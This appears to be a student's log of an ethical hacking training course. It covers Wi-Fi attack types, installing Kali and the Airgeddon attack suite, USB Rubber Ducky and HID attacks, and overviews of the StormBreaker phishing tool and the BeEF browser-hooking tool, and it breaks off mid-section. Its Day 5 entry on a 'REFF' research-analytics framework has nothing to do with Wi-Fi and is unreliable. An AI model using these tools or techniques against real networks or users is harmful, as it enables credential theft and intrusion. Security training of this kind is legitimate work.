

# Day 1

## Introduction to Cybersecurity

Cybersecurity refers to protecting systems, networks, and programs from digital attacks. These cyberattacks are usually aimed at accessing, changing, or destroying sensitive information, extorting money from users, or interrupting normal business processes. Implementing effective cybersecurity measures is particularly challenging today because there are more devices than people, and attackers are becoming more innovative.

## Modules of Cybersecurity

Cybersecurity encompasses several domains, each with specific focus areas and technologies. Below, we'll delve into various modules crucial for a comprehensive understanding of cybersecurity.

### 1. Mobile Security

Mobile security involves protecting smartphones, tablets, and other portable devices from threats and vulnerabilities. This includes safeguarding both the hardware and the software:

- **Threats:** Mobile devices are susceptible to malware, phishing attacks, and unauthorized access.
- **Protections:** Solutions include app security (ensuring apps are safe and secure), mobile device management (MDM) for corporate devices, encryption, and regular software updates.

### 2. Network Security

Network security is the practice of protecting a computer network from intruders, whether targeted attackers or opportunistic malware:

- **Components:** Firewalls, intrusion detection systems (IDS), intrusion prevention systems (IPS), and Virtual Private Networks (VPNs).
- **Strategies:** Implementing strong access controls, segmenting networks, and using encryption protocols to secure data in transit.

### 3. Open Source Intelligence (OSINT)

OSINT involves collecting and analyzing publicly available data to support cybersecurity efforts:

- **Sources:** Social media, public records, news articles, and online forums.

- **Applications:** OSINT can be used for threat intelligence, identifying vulnerabilities, and gathering information about potential attackers.

#### 4. Radio Frequency (RF) Security

RF security deals with the protection of communications that use radio waves, such as Wi-Fi, Bluetooth, and other wireless technologies:

- **Threats:** Eavesdropping, jamming, and spoofing.
- **Protections:** Encryption of communications, securing wireless networks with strong passwords, and using secure communication protocols.

#### 5. Social Engineering

Social engineering exploits human psychology to gain access to buildings, systems, or data:

- **Techniques:** Phishing (tricking users into providing sensitive information), pretexting (creating a fabricated scenario to obtain information), and baiting (offering something enticing to trick victims into exposing information).
- **Defenses:** User education and awareness, implementing strict access controls, and encouraging verification processes.

#### 6. Web Server Security

Web server security focuses on protecting web servers and the services they provide from cyber threats:

- **Vulnerabilities:** SQL injection, cross-site scripting (XSS), and denial-of-service (DoS) attacks.
- **Protections:** Regular software updates, employing web application firewalls (WAF), and secure coding practices.

#### 7. Web Application Security

Web application security is about securing applications hosted on the web:

- **Common Threats:** Injection flaws, broken authentication, and sensitive data exposure.
- **Protections:** Regular vulnerability assessments, secure development practices, and implementing proper session management.

#### 8. Wi-Fi Security

Wi-Fi security focuses on protecting wireless networks from unauthorized access and attacks:

- **Threats:** Eavesdropping, man-in-the-middle attacks, and Wi-Fi phishing.

- **Protections:** Using strong encryption methods (WPA3), regular password changes, and hiding network SSIDs.

## **Conclusion**

Cybersecurity is an ever-evolving field that requires a multi-faceted approach to protect against a wide range of threats effectively. By understanding and implementing security measures across various modules—such as mobile security, network security, OSINT, RF security, social engineering, web server security, web application security, and Wi-Fi security—individuals and organizations can better safeguard their digital assets and information. Regular training and staying updated with the latest security trends and technologies are essential for maintaining a robust cybersecurity posture.

# Day 2

## Wi-Fi Security Module

### Basics of Wireless Networking

Wireless networking involves using radio waves to connect devices such as laptops, smartphones, and other devices to the internet and each other without using cables. The basic components of a wireless network include:

#### 1. Introduction to Wireless Networks

- Wireless network concepts
- Types of wireless network(e.g., WiFi, Bluetooth)
- Overview of WiFi standards(e.g., 802.11a/b/g/n/ac/ax)

#### 2. Wireless Network Components

- Access Point(APs)
- Wireless clients
- Wireless controllers

### Types of WiFi Attacks

1. Wardriving
2. WEP Cracking
3. WPA/WPA2 Cracking
4. WPA3 Attacks
5. Evil Twin Attack
6. Deauthentication Attack
7. Man-in-the-Middle(MitM)Attacks
8. Rogue Access Point
9. KRACK Attack(Key Reinstallation Attack)
10. Wireless Packet Sniffing

### Wireless Network Security

1. Wireless Encryption Protocols
2. Secure Configuration of Access Point
3. Authentication Mechanisms
4. Network Segmentation

## **5. Wireless Intrusion Detection System(WIDS) and Wireless Intrusion Prevention System(WIPS)**

### **Conclusion**

Understanding Wi-Fi security is crucial in today's connected world. Individuals and organizations can protect their wireless networks from attacks by learning about wireless networking basics, recognizing potential threats, and implementing robust security measures. Practical exercises and case studies provide real-world context and hands-on experience, reinforcing the importance of Wi-Fi security in everyday operations.

# Day 3

## Installation of Operating System(Kali Linux)

### System Requirements

Before you begin, ensure your system meets the following requirements:

- Minimum: 2 GB RAM, 20 GB of disk space, and a 64-bit processor.
- Recommended: 4 GB RAM or more, 50 GB of disk space, and a dual-core processor.

### Step 1: Download Kali Linux ISO

1. Visit the official Kali Linux website.
2. Download the appropriate ISO file for your system (64-bit or 32-bit).

### Step 2: Create a Bootable USB Drive

1. Windows Users:
  - Download and install [Rufus](#).
  - Open Rufus and select the downloaded Kali Linux ISO file.
  - Choose your USB drive and click "Start."
2. Mac Users:
  - Use Etcher.
  - Open Etcher, select the Kali Linux ISO, choose the USB drive, and click "Flash."

### Step 3: Boot from USB Drive

1. Insert the bootable USB drive into your computer.
2. Restart your computer and enter the BIOS/UEFI setup by pressing a specific key during startup (commonly F2, F12, Del, or Esc).
3. Change the boot order to prioritize the USB drive.
4. Save and exit the BIOS/UEFI setup.

### Step 4: Start the Installation Process

1. Boot from the USB drive and see the Kali Linux boot menu.
2. Select "Graphical Install" using the arrow keys and press Enter.

### **Step 5: Configure Language, Location, and Keyboard**

1. Choose your preferred language and click "Continue."
2. Select your location for timezone settings and click "Continue."
3. Choose your keyboard layout and click "Continue."

### **Step 6: Network Configuration**

1. Enter a hostname for your system and click "Continue."
2. Enter a domain name (optional) and click "Continue."

### **Step 7: Set Up User Account**

1. Set a password for the root user and click "Continue."
2. Confirm the password and click "Continue."

### **Step 8: Partition Disks**

1. Choose a partitioning method. For beginners, "Guided - use entire disk" is recommended.
2. Select the disk to partition and click "Continue."
3. Choose a partitioning scheme (all files in one partition is fine for most users).
4. Confirm and write the changes to the disk by selecting "Finish partitioning and write changes to disk."

### **Step 9: Install the System**

1. The installer will copy files and install the base system. This may take some time.
2. Configure the package manager. If you have an internet connection, use the network mirror to speed up package downloads.
3. Install the GRUB boot loader to the master boot record. Select "Yes" and click "Continue."
4. Choose the disk on which to install GRUB and click "Continue."

### **Step 10: Complete the Installation**

1. The installation will finish, and you will be prompted to remove the installation media.
2. Remove the USB drive and press "Enter" to reboot the system.

### **Step 11: First Boot**

1. After rebooting, you will see the GRUB menu. Select Kali Linux and press Enter.
2. Log in using the root account and the password you set during installation.

## Post-Installation Steps

1. Update the System:

Open a terminal and run:

Copy code

```
apt update
```

```
apt upgrade -y
```

○

2. Install Additional Tools:

- Use the package manager to install any additional tools or packages you need.



# Day 4

## Performing WiFi Modules Practicals

To perform practicals install Airedddon first:

### Step-by-Step Guide to Installing Airedddon on Kali Linux

#### Prerequisites:

- Ensure you have a compatible wireless adapter that supports monitor mode and packet injection.

#### Step 1: Update Your System

1. Open a terminal window.
2. Update the package lists and upgrade the existing packages:

```
sudo apt update
```

```
sudo apt upgrade -y
```

#### Step 2: Install Dependencies

Airedddon requires several dependencies. Install them using the following command:

```
sudo apt install git iw isc-dhcp-server hostapd dnsmasq  
haveged lighttpd php-cgi curl xterm hashcat -y
```

#### Step 3: Clone the Airedddon Repository

1. Navigate to your preferred directory for storing Git repositories, e.g., `~/tools`:

```
mkdir -p ~/tools
```

```
cd ~/tools
```

2. Clone the Airgeddon repository from GitHub:

```
git clone https://github.com/v1s1t0r1sh3r3/airgeddon.git
```

#### **Step 4: Navigate to the Airgeddon Directory**

1. Change to the Airgeddon directory:

```
cd airgeddon
```

#### **Step 5: Run Airgeddon**

1. Make the main script executable:

```
chmod +x airgeddon.sh
```

2. Start Airgeddon:

```
sudo ./airgeddon.sh
```

#### **Step 6: Follow On-Screen Instructions**

1. When you run the script, Airgeddon will start and present a user-friendly interface.
2. Follow the on-screen instructions to perform various wireless security assessments and attacks.

## Post-Installation Tips

- **Update Airgeddon:** To keep Airgeddon updated, navigate to its directory and pull the latest changes:

```
cd ~/tools/airgeddon
```

```
git pull
```


- **Documentation and Help:** For detailed usage and troubleshooting, refer to the [Airgeddon GitHub page](#) and its documentation.

Now we will learn “How to work on Airgeddon ”

Open the terminal and write the command



```
File Actions Edit View Help
(makunouchi@10)-[~]
$ sudo airgeddon
```



```
File  Actions  Edit  View  Help
airodump-ng .... Ok
aircrack-ng .... Ok
xterm .... Ok
ip .... Ok
lspci .... Ok
ps .... Ok

Optional tools: checking...
bettercap .... Ok
ettercap .... Ok
dnsmasq .... Ok
hostapd-wpe .... Ok
beef-xss .... Ok
aireplay-ng .... Ok
bully .... Ok
nft .... Ok
pixiewps .... Ok
dhcpcd .... Ok
asleap .... Ok
packetforge-ng .... Ok
hashcat .... Ok
wpaclean .... Ok
hostapd .... Ok
tcpdump .... Ok
etterlog .... Ok
tshark .... Ok
mdk4 .... Ok
wash .... Ok
hcxdump tool .... Ok
reaver .... Ok
hcxpcapngtool .... Ok
john .... Ok
crunch .... Ok
lighttpd .... Ok
openssl .... Ok
```

```
File  Actions  Edit  View  Help
***** airgeddon v11.30 main menu *****
Interface wlan0 selected. Mode: Managed. Supported bands: 2.4Ghz

Select an option from menu:
0. Exit script
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. DoS attacks menu
5. Handshake/PMKID tools menu
6. Offline WPA/WPA2 decrypt menu
7. Evil Twin attacks menu
8. WPS attacks menu
9. WEP attacks menu
10. Enterprise attacks menu
11. About & Credits / Sponsorship mentions
12. Options and language menu

*Hint* It is known that the software used in the 5Ghz band still presents
that when scanning networks can show a value "-1" on channel depending
on that Realtek chipsets sometimes are getting errors on high channels "

> █
```

# Day 5

## Furthermore tools and discussion on Wifi Module

### REFF framework

The REFF (Research Entity Fact Finder) framework is developed to extract, identify, and categorize information related to research entities, such as authors, institutions, or publications, from various sources. It focuses on gathering comprehensive and accurate data to support research analytics, bibliometrics, and knowledge management.

### Key Features of the REFF Framework:

1. **Data Extraction:**
  - Collects data from multiple sources, including academic databases, institutional repositories, and web pages.
  - Utilizes web scraping, APIs, and other data retrieval methods to gather relevant information.
2. **Entity Recognition and Disambiguation:**
  - Identifies and distinguishes between different research entities.
  - Uses algorithms to resolve ambiguities and ensure that entities are correctly matched to their corresponding data.
3. **Data Integration and Normalization:**
  - Merges data from various sources into a unified dataset.
  - Normalizes data to ensure consistency in formats, terminologies, and units of measurement.
4. **Categorization and Classification:**
  - Organizes data into meaningful categories, such as research domains, publication types, or institutional affiliations.
  - Employs machine learning and natural language processing (NLP) techniques for automatic classification.
5. **Analysis and Visualization:**
  - Provides tools for analyzing the collected data to uncover trends, patterns, and insights.
  - Supports visualization of data through charts, graphs, and dashboards to facilitate understanding and decision-making.

## **Wiff Framework**

The WiFi Exploitation Framework refers to a set of tools, techniques, and methodologies used for testing, exploiting, and securing wireless networks. These frameworks are often used by cybersecurity professionals for penetration testing to identify vulnerabilities in WiFi networks and improve their security posture. Here are some key aspects and components of such frameworks:

### **Key Components of a WiFi Exploitation Framework:**

1. **Network Scanning and Discovery:**
  - Tools to detect and enumerate wireless networks and devices within range.
  - Identifies network SSIDs, channels, encryption types, and connected devices.
2. **Packet Sniffing and Analysis:**
  - Captures wireless traffic for analysis.
  - Tools like Wireshark or tcpdump are used to analyze captured packets for sensitive information or patterns.
3. **Vulnerability Scanning:**
  - Scans for known vulnerabilities in wireless networks and devices.
  - Tools like Aircrack-ng suite can be used to find weak encryption or poorly configured networks.
4. **Exploitation Techniques:**
  - Methods to exploit vulnerabilities in WiFi networks, such as WEP cracking, WPA/WPA2 handshake capture and cracking, and exploiting WPS vulnerabilities.
  - Tools like Reaver, Hashcat, and John the Ripper for cracking WiFi passwords.
5. **Man-in-the-Middle (MitM) Attacks:**
  - Techniques to intercept and manipulate network traffic between devices.
  - Tools like Ettercap or WiFi Pineapple for setting up MitM attacks.

# Day 6

## Now we studied “Human Interface Devices”(HID)

HID, or Human Interface Device, refers to a type of computer device that interacts directly with humans. In the context of hacking and cybersecurity, HID can be associated with several attack techniques that exploit these devices. Here's a brief explanation:

### What is HID?

- **Human Interface Devices:** These are peripherals used to input or output data between humans and computers. Common examples include keyboards, mice, game controllers, and other input devices.

### HID Attacks

HID attacks exploit these devices to gain unauthorized access to systems. Some common methods include:

#### 1. USB Rubber Ducky:

- **Description:** A small device that looks like a regular USB flash drive but acts like a keyboard when connected to a computer.
- **Usage:** It can be preloaded with a script that executes commands as if they were typed by a user, allowing for various malicious activities like data exfiltration, malware deployment, and system compromise.

#### 2. BadUSB:

- **Description:** A form of attack where a USB device's firmware is reprogrammed to act as a malicious device.
- **Usage:** It can disguise itself as a different type of HID, such as a keyboard or network card, and execute harmful commands without the user's knowledge.

#### 3. Keyloggers:

- **Description:** Devices or software that record keystrokes made by a user.
- **Hardware Keyloggers:** Physical devices plugged into keyboards that capture inputs.
- **Software Keyloggers:** Programs running in the background that log keystrokes.

#### 4. Wireless HID Attacks:

- **Description:** Exploiting wireless HID devices, like Bluetooth keyboards and mice, to intercept or inject inputs.
- **Usage:** Attackers can potentially capture data being transmitted or send unauthorized commands to the system.

## **How HID Attacks Work**

- **Social Engineering:** Attackers often rely on social engineering tactics to get a user to plug in a malicious device.
- **Automatic Execution:** Once connected, HID devices can automatically execute predefined scripts or commands.
- **Bypassing Security:** These attacks often bypass traditional security measures since they emulate trusted input devices.

## **Prevention and Mitigation**

1. **Device Control:** Implement policies that restrict the use of unauthorized USB devices.
2. **Endpoint Security:** Use security solutions that monitor and control the use of HID devices.
3. **User Training:** Educate users about the risks of connecting unknown devices to their computers.
4. **Physical Security:** Protect physical access to computers to prevent unauthorized device connections.

HID attacks are particularly dangerous because they exploit the trust that operating systems place in human interface devices, often bypassing many standard security measures. It's essential to remain vigilant and implement security practices to mitigate these risks.



# Day 7

## Brief study of HID Device(Working, Deployment)

- **Rubber Ducky**

### Deployment of USB Rubber Ducky

#### 1. Script Writing:

- **DuckScript**: The USB Rubber Ducky uses a simple scripting language called **DuckScript**. This language allows users to write scripts that simulate keyboard input.
- **Example Script**: A simple script might open a command prompt and execute commands to download and run a malicious payload.

plaintext

```
REM Open Run dialog
GUI r
REM Open Notepad
STRING notepad
ENTER
DELAY 100
STRING Hello, World!
ENTER
```

#### 2. Compiling the Script:

- The script is written in a text file and then compiled into a binary format using a tool called **DuckEncoder**. This binary file is what the Rubber Ducky executes.

#### 3. Loading the Payload:

- The compiled payload is loaded onto a microSD card. The USB Rubber Ducky has a slot for this card, allowing the payload to be easily swapped and updated.

#### 4. Physical Deployment:

- **Insertion**: The attacker physically inserts the USB Rubber Ducky into a target computer's USB port.

- **Activation:** Upon insertion, the Rubber Ducky immediately begins executing the preloaded script as though it were a keyboard typing at lightning speed.

## How USB Rubber Ducky Works

### 1. Emulation as a Keyboard:

- **Human Interface Device:** The Rubber Ducky identifies itself as a generic HID keyboard to the computer. Most operating systems trust input from keyboards, allowing the Rubber Ducky to bypass many security restrictions that would apply to other types of USB devices.

### 2. Executing the Payload:

- **Script Execution:** Once plugged in, the device executes the scripted keystrokes at a speed far beyond human capabilities, allowing it to perform actions quickly and often without detection.

### 3. Common Attack Scenarios:

- **Data Exfiltration:** Scripts can be used to copy sensitive data from the target machine to a remote server.
- **Malware Installation:** It can download and install malware onto the system.
- **Backdoor Creation:** Scripts can create backdoors for remote access.
- **Credential Theft:** It can extract stored passwords and credentials.

### 4. Bypassing Security:

- Because it operates as a keyboard, the Rubber Ducky can often bypass traditional security measures that focus on software-based threats. Security systems that don't monitor HID inputs can be especially vulnerable.

## Example Use Cases

### 1. Credential Harvesting:

- The Rubber Ducky can open a terminal, execute a series of commands to retrieve stored credentials and send them to a server controlled by the attacker.

### 2. Network Configuration Changes:

- It can alter network settings, redirect traffic to malicious sites or proxies, enabling man-in-the-middle attacks.

### 3. Lock Screen Bypass:

- By exploiting certain operating system vulnerabilities, the Rubber Ducky might be able to unlock a system without needing user authentication.

# Day 8

- **Raspberry Pie**

## **1. Hardware Setup**

Components Required:

- Raspberry Pi Board: Choose a model based on your needs. Popular models include Raspberry Pi 4, Raspberry Pi 3 Model B+, and Raspberry Pi Zero.
- MicroSD Card: At least 8GB or more, depending on your project.
- Power Supply: A 5V power supply with sufficient amperage (e.g., 3A for Raspberry Pi 4).
- HDMI Cable: To connect the Raspberry Pi to a display.
- Keyboard and Mouse: For initial setup.
- Optional Accessories: Camera module, sensors, GPIO extensions, etc.

### **Setup Steps:**

1. Insert the MicroSD Card: Install an operating system on the microSD card before inserting it into the Raspberry Pi.
2. Connect Peripherals: Attach the keyboard, mouse, and monitor.
3. Connect Power: Plug in the power supply to boot up the Raspberry Pi.

## **2. Installing an Operating System**

The Raspberry Pi typically runs a version of Linux. The most popular option is Raspberry Pi OS (formerly Raspbian).

### **Steps to Install Raspberry Pi OS:**

1. Download Raspberry Pi Imager: Obtain the official Raspberry Pi Imager from the Raspberry Pi website.
2. Flash the OS:
  - Insert the microSD card into your computer.
  - Open Raspberry Pi Imager.
  - Select the OS: Choose Raspberry Pi OS (32-bit or 64-bit depending on your Pi model).
  - Select the SD Card: Choose the microSD card as the target for installation.
  - Click "Write" to start the installation.
3. Insert the microSD Card into the Raspberry Pi.

## **3. Initial Configuration**

After booting the Raspberry Pi, some initial configurations are required.

## Configuration Steps:

1. First Boot Setup:
  - Connect the Raspberry Pi to power, keyboard, mouse, and monitor.
  - Follow the on-screen setup wizard to select the country, language, time zone, and keyboard layout.
  - Change the default password for security.
2. Network Setup:
  - Wired Connection: Connect an Ethernet cable for internet access.
  - Wireless Connection: Use the Wi-Fi settings to connect to a wireless network.
3. Update the System:

Open a terminal and run the following commands to update and upgrade packages:

```
bash

sudo apt update
sudo apt upgrade -y
```

○

4. Enable SSH (Optional):

To enable remote access, open a terminal and run:

```
bash

sudo raspi-config
```

5. Expand Filesystem:
  - Ensure the entire SD card is available by expanding the filesystem through the **raspi-config** tool.

## 4. Working with Raspberry Pi

Once set up, you can start working on projects or use it for various applications.

## Common Uses:

- Media Center:
  - a. Use software like Kodi or Plex to turn your Raspberry Pi into a media center.
- IoT Projects:
  - a. Utilize GPIO pins to connect sensors and actuators for Internet of Things (IoT) applications.
  - b. Use programming languages like Python to interact with hardware components.
- Web Server:
  - a. Install a web server stack (e.g., Apache, Nginx, or Flask) to host websites or web applications.
- Home Automation:
  - a. Implement home automation systems using platforms like Home Assistant or OpenHAB.
- Learning and Education:
  - a. Use Raspberry Pi as an educational tool for learning programming, electronics, and robotics.
- Gaming Console:
  - a. Emulate retro gaming systems with software like RetroPie.

# Day 9

- **NODE MCU ESP8266**

## Deployment Steps

### 1. Setting Up the Environment

Tools and Software Required:

- USB to Micro USB Cable: To connect NodeMCU to a computer.
- Arduino IDE: For programming the NodeMCU (other options include PlatformIO or Lua).
- Libraries and Drivers: Install the necessary drivers for your OS to recognize the NodeMCU.

## Installing the Arduino IDE:

- Download and install the Arduino IDE.

## Setting Up Arduino for ESP8266:

1. Open Arduino IDE.
2. Go to **File > Preferences**.
3. Enter the following URL in the "Additional Boards Manager URLs" field:

```
bash
```

```
http://arduino.esp8266.com/stable/package\_esp8266com\_index.json
```

4. Go to **Tools > Board > Boards Manager**.
5. Search for **ESP8266** and install the latest version.

## 2. Connecting NodeMCU to a Computer

1. Connect the NodeMCU to your computer using the USB cable.
2. Select the correct board and port in the Arduino IDE:
  - Go to **Tools > Board** and select **NodeMCU 1.0 (ESP-12E Module)**.
  - Go to **Tools > Port** and select the correct COM port (usually **COM3** or **/dev/ttyUSB0**).

### 3. Writing and Uploading Code

```
void setup() {  
  pinMode(LED_BUILTIN, OUTPUT); // Initialize the LED_BUILTIN pin as an output  
}  
  
void loop() {  
  digitalWrite(LED_BUILTIN, LOW); // Turn the LED on (Note that LOW is the voltage level)  
  delay(1000); // Wait for a second  
  digitalWrite(LED_BUILTIN, HIGH); // Turn the LED off by making the voltage HIGH  
  delay(1000); // Wait for a second  
}
```

- Upload the Code: Click the upload button (right arrow icon) in the Arduino IDE to compile and upload the code to the NodeMCU.

### 4. Connecting to Wi-Fi

To make use of the ESP8266's Wi-Fi capabilities, you need to include the ESP8266 WiFi library and connect it to a network.

Wi-Fi Connection Example:

- Network Credentials: Replace "**Your\_SSID**" and "**Your\_PASS**" with your Wi-Fi network's SSID and password.
- Serial Monitor: Open the serial monitor (Tools > Serial Monitor) to see the connection status and the IP address assigned to your device.

### 5. Deploying IoT Applications

With NodeMCU ESP8266, you can deploy a variety of IoT applications such as:

- Web Server: Host a web server to control devices or display sensor data.
- Sensor Monitoring: Read data from sensors (temperature, humidity, etc.) and send it to the cloud or a local server.
- Home Automation: Control devices like lights, fans, and other appliances over the network.

Basic Web Server Example:

- Access the Web Server: Open a web browser and enter the IP address shown in the serial monitor. You should see a simple web page displaying "Hello, world!".

# Day 10

## Getting hands-on Web Server module

In the context of Ethical Hacking and Cybersecurity (EHCS), a web server module typically refers to a segment of training or a system component that focuses on understanding, deploying, and securing web servers. The module would cover:

- **Introduction to Web Servers:** Understanding what web servers are, how they function, and their role in serving web pages to users via the internet or an intranet.
- **Installation and Configuration:** Detailed steps to install and configure web servers like Apache, Nginx, IIS, etc.
- **Security Considerations:** Focus on securing web servers by implementing best practices such as encryption (SSL/TLS), setting proper permissions, configuring firewalls, and using intrusion detection systems.

## 2. Protocols in Web Servers:

Web servers operate using several protocols, the most common being:

- **HTTP/HTTPS (HyperText Transfer Protocol / Secure):** The foundational protocol used by web servers to deliver content on the web. HTTPS is the secure version, employing SSL/TLS encryption.
- **FTP (File Transfer Protocol):** Used for transferring files to and from a web server.
- **SMTP (Simple Mail Transfer Protocol):** Often used by web servers for sending emails.
- **SSH (Secure Shell):** A protocol to securely access and manage a web server.

## 3. Common Web Server Attacks:

Web servers are common targets for cyber-attacks. Some typical attacks include:

- **DDoS (Distributed Denial of Service):** Overwhelms the server with traffic, rendering it unable to serve legitimate requests.
- **SQL Injection:** An attacker injects malicious SQL code into a query, manipulating the database.
- **Cross-Site Scripting (XSS):** Injects malicious scripts into web pages viewed by other users.
- **Directory Traversal:** Exploits a vulnerability to access files and directories outside the web root folder.
- **Brute Force Attacks:** Attempt to gain unauthorized access by systematically trying different passwords.



#### 4. Best Security Practices for Web Servers:

To protect web servers, the following security measures are essential:

- **Regular Updates and Patching:** Ensure that the web server software, operating system, and all associated applications are up-to-date with the latest security patches.
- **Use of Firewalls:** Deploy firewalls to filter and control incoming and outgoing network traffic.
- **Encryption:** Use HTTPS with SSL/TLS certificates to encrypt data between the server and clients.
- **Secure Configuration:** Disable unnecessary modules, services, and ports. Implement strict access controls.
- **Intrusion Detection and Prevention Systems (IDS/IPS):** Monitor and block suspicious activities.
- **Logging and Monitoring:** Enable detailed logging and monitor logs regularly for signs of an attack.
- **Backup and Recovery:** Regularly back up the server and implement a disaster recovery plan.

#### 5. Case Studies:

Here are a couple of case studies that highlight the importance of securing web servers:

- **Equifax Breach (2017):** A vulnerability in an Apache Struts web server allowed attackers to access sensitive data, affecting 147 million consumers. This case emphasizes the need for regular patching and vulnerability management.
- **Sony Pictures Hack (2014):** Hackers exploited weak points in Sony's web servers, leading to data breaches and significant damage to the company's reputation. This case underscores the importance of comprehensive web server security, including regular audits and the use of IDS/IPS.

Each of these elements plays a crucial role in understanding the landscape of web server security within the scope of EHCS.

# Day 11

Some tools on which we performed web server high-jacking

1. First, we have StormBreaker




## StormBreaker

---

A Tool With Attractive Capabilities.

python v3 php 7.4.4 Platform Linux

Storm-Breaker is a penetration testing tool available on GitHub, designed to gather information and perform phishing attacks. It can be used by ethical hackers and cybersecurity professionals for educational and research purposes. Here's an overview:



## Key Features:

### 1. Phishing Attacks:

- Storm-Breaker can create phishing pages that mimic real websites, allowing ethical hackers to test how users respond to fake login pages.
- It can clone the login pages of popular websites like Facebook, Instagram, or Twitter, capturing login credentials entered by unsuspecting users.

### 2. Information Gathering:

- The tool can gather information about targets using various methods, including IP tracking and geolocation.
- It can identify the device, operating system, browser, and other details about the target's environment.

### 3. Social Engineering Attacks:

- It includes features to create customized social engineering attacks to manipulate targets into revealing sensitive information.
- The tool can send phishing links via email or social media, making the attacks more convincing.

### 4. Cross-Platform Support:

- Storm-Breaker can be run on Linux, macOS, and Windows, making it versatile for different testing environments.



Storm-Breaker is a powerful tool in the hands of a skilled ethical hacker but should be used responsibly. It provides valuable insights into phishing techniques and information gathering, allowing organizations to strengthen their defenses against social engineering attacks.

## **2. Then we have BeEF**



BeEF (Browser Exploitation Framework) is a powerful penetration testing tool that focuses on exploiting vulnerabilities in web browsers. It's widely used by ethical hackers and security professionals to understand and assess the security posture of web browsers and the systems they interact with. Here's an overview:

### **Key Features:**

#### **1. Browser Hooking:**

- BeEF allows you to "hook" a web browser, meaning it can gain control over the browser session once a user visits a specially crafted web page or clicks on a malicious link.
- Once hooked, the attacker can control the browser remotely, executing commands and exploiting vulnerabilities.

#### **2. Command Modules:**

- BeEF comes with a vast library of command modules, each designed to perform specific actions or attacks on the hooked browser.
- These modules can perform tasks such as stealing cookies, capturing screenshots, keylogging, or even exploiting browser vulnerabilities to execute code.

#### **3. Cross-Browser Support:**

